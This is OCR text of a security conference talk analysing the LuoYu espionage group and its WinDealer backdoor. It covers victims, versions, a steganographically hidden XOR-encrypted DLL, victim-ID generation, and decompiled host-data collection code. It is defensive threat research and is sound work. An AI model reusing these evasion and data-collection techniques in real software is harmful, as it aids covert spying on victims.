LuoYu: Continuous Espionage Activities Targeting Japan with the new version of WinDealer in 2021

Leon Chang, Yusuke Niwa, Suguru Ishimaru

TEAMT5
Persistent Cyber Threat Hunters

Speakers' Bio

TEAMT5

Leon Chang

Malware Researcher
@ TeamT5

His major areas of research include APT campaign tracking, malware analysis.

Yusuke Niwa

Cybersecurity Researcher
@ ITOCHU Corporation

He tracks threat trends including malspam, APT, and CyberCrime.

Suguru Ishimaru

Malware Researcher
@ Kaspersky Lab

He conducts research of the latest threat trends including APT at a global level.

AGENDA

TEAMT5

01 Summary of LuoYu campaign in 2021

02 Anatomy of WinDealer

03 Case Studies

04 Conclusions

AGENDA

TEAMT5

01 Summary of LuoYu campaign in 2021

02 Anatomy of WinDealer

03 Case Studies

04 Conclusions

Summary of LuoYu campaign in 2021


TEAMT5

- The LuoYu Threat Group Overview
- Motivation: Why do we research LuoYu activity?
- Timeline of LuoYu campaign in 2021
- Target regions and industries
  - Subsidiaries of Japanese organizations in China
  - The users of private Chinese bank

The LuoYu Threat Group Overview

The name: 贏魚 (LuoYu)

TEAMT5



- 贏魚(LuoYu) a Chinese mythological creature
- 贏魚，魚身而鳥翼，音如鴛鴦，見則其邑大水。
- Translation: Fish with a pair of wings; When it appears, floods always follow.

LuoYu

TEAMT5

Origin

China

Malware

ReverseWindow

WinDealer

SpyDealer

XDealer

ShadowPad

PlugX

New updates

Target Industry

Technology

Media

Education

Financial

MOFA

Military

Telecom

Logistics

New updates

Target Areas

China

Hong Kong

Japan

Korea

Taiwan

New updates

Russia

United State

Czech Republic


Australia

Germany


Goal

TEAMT5


Attack



Collecting information from dissidents



Japan




Attack

Chinese branches of Japanese company

Timeline of LuoYu Campaign in 2021

Timeline of LuoYu campaign in 2021

TEAMT5



AGENDA

TEAMT5

01 Summary of LuoYu campaign in 2021

02 Anatomy of WinDealer

03 Case Studies

04 Conclusions

Malware profile: WinDealer


TEAMT5

Category	Description
Type	Modular backdoor
Naming	string prefix “Deal” in its export function
First seen	2008
function	Getting victim label from non-exist URL or non-exist domain
C2	- C2 config - IP address generation algorithm (IPGA) NEW
Linked APT	LuoYu

Hardcoded version of WinDealer

TEAMT5

- The hardcoded version of WinDealer probably comes from the built date.
- Version format: {Main_version}.{year}.{month+day}
- We observed four versions from collected samples:
  - 16.18.1030
  - 17.19.0505
  - 18.19.0628
  - ~~18.20.1225~~ NEW



Hardcoded version of WinDealer

TEAMT5

- Before 2016, WinDealer used hardcoded development timestamp string as mutex string
- We use the mutex string prefix to distinguish the backdoor version
  - WORK_20080729400351362402 → WinDealer 2008
  - MANAGE_20130831175600761943 → WinDealer 2013

```
if ( strstr(Filename, Buffer) || strstr(Filename, SubStr) )
{
  v4 = CreateMutexA(0, 0, "WORK_20080729400351362402");
  if ( v4 )
  {
    if ( GetLastError() == 0xB7 )
      goto LABEL 9;
```

```
  v4 = CreateMutexA(0, 0, "MANAGE_20090629400351362402");
  if ( v4 )
  {
    if ( GetLastError() == 0xB7 )
    {
```

Evolution of WinDealer

Evolution of WinDealer

TEAMT5

WinDealer 2008	At first, the malware is designed to collect the sensitive data from popular messaging application in China. (support 15 command)
WinDealer 2013	In 2013, it supported more spying function. (support 26 command) The non-exist URL: "http://www.360.cn/status/getsign.asp"
WinDealer 16.18.1030	Since 2016, There's hardcode version in WinDealer which contains the feature to steal shadowsocks profile.
WinDealer 17.19.0505	The non-exist URL was changed to "http://www.360.cn/status/getonefile.asp"
WinDealer 18.19.0628	The non-exist URL was changed to non-exist domain: http://www.microsoftcom/status/getsign.asp, 48 command
NEW WinDealer 18.20.1225	The latest version of WinDealer

In-Depth Analysis of WinDealer

In-Depth Analysis of WinDealer

TEAMT5


- Steganography Technique
- Embedded DLL
- Collecting host information
- C2 communications
- WinDealer Related Component

Steganography Technique

TEAMT5


- The malware contains an additional module in the resource “Bitmap” using steganography technique to evade security products.
  - The encrypted DLL in res ID:129

Md5:76ba5272a17fdab7521ea21a57d23591



Decrypt the embedded DLL

TEAMT5



How to find BLOB and decrypt

TEAMT5

```
add     edx, 3000h

                        ; CODE XREF: main?_4020B0+120↓j
mov     ecx, 5
lea     edi, [esp+258h+hex_pattern] ; F6 54 12 3F 00
mov     esi, edx
xor     eax, eax
repe cmpsb
jz      short loc_4021B7
sbb     eax, eax
sbb     eax, 0FFFFFFFFh

                        ; CODE XREF: main?_4020B0+100↑j
test    eax, eax
jnz     short loc_4021C1
cmp     byte ptr [edx+6], 3
jz      short loc_4021D4 ; 0x22C44

                        ; CODE XREF: main?_4020B0+109↑j
mov     eax, dword ptr [esp+258h+var_248]
mov     ecx, [ebp+0Ch]
inc     eax
inc     edx
cmp     eax, ecx
mov     dword ptr [esp+258h+var_248], eax
jb      short loc_4021A1
```

Magic HEX Size XOR key Encrypted BLOB

```
02B32C7C FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
02B32C8C F6 54 12 3F 00 60 03 00 3C 42 5F 1C 38 2D 2F 49 öT.?. ..<B_.8-/I
02B32C9C 2C 1F 71 18 CF 1C 38 2D 2F 49 28 1F 3C 42 A0 E3 ,.q.Ï.8-/I(.<B ã
02B32CAC 38 2D 97 49 2C 1F 3C 42 5F 1C 78 2D 2F 49 2C 1F 8-.I,.<B_.x-/I,.
02B32CBC 3C 42 5F 1C 38 2D 2F 49 2C 1F 3C 42 5F 1C 38 2D <B_.8-/I,.<B_.8-
02B32CCC 2F 49 2C 1F 3C 42 5F 1C 38 2D 2F 49 2C 1F 34 43 /I,.<B_.8-/I,.4C
02B32CDC 5F 1C 36 32 95 47 2C AB 35 8F 7E A4 39 61 E2 68 _.62.G,«5.~¤9aâh
02B32CEC 78 77 55 31 7F 6C 4A 42 48 3B 4D 72 1C 21 3E 72 xwU1.lJBH;Mr.!>r
02B32CFC 56 42 5B 69 4E 7A 1C 30 2A 72 18 44 41 69 68 50 VB[iNz.0*r.DAihP
```

XORed using 10 bytes key

```
02B32C7C FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
02B32C8C F6 54 12 3F 00 60 03 00 3C 42 5F 1C 38 2D 2F 49 öT.?. ..<B_.8-/I
02B32C9C 2C 1F 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF ,.MZ.........ÿÿ
02B32CAC 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 ..¸.......@.....
02B32CBC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
02B32CCC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 ................
02B32CDC 00 00 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 ....º..´.Í!¸.LÍ!
02B32CEC 54 68 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E This program can
02B32CFC 6E 6F 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F not be run in DO
```


- The search method is to add 0x3000 bytes from the beginning of the image, then advances 1 byte at a time and compares the magic hex pattern to find the desired location.
- The embedded DLL is XORed using the 10 bytes key

The functionality of embedded DLL

TEAMT5

Export function name	Description
partInitOpt	Mapping embedded functions on VFT for using from main module as initialization
GetConfigInfo	Mapping embedded malware configuration data from the DLL
AutoGetSystemInfo	Creating many threads to get infected device information

Generated victim ID set in a reg key



- The victim ID format: MD5("<MAC address><Physical_Drive_info><username>")
- The malware creates a specific registry key to store the generated victim ID to use in the next execution.
- As a unique hidden trick, the victim ID is not stored raw data, the malware converts the 4 bytes victim ID to an IP address style.

Collecting host information

TEAMT5

- Computer name
- Username
- CPU info
- OS version
- Network interface
- External IP address
- User account
- Screenshots

```
1  char __thiscall get_victim_info_entry(_DWORD *this)
2  {
3    getComputerName();
4    getUsername(this);
5    getCPUinfo(this);
6    getOSversion(this);
7    getNetworkCard(this);
8    TimeZone(this);
9    getPulbicIP(this);
10   if ( this[9] )
11     EnumUserInfo(this);
12   return 1;
```

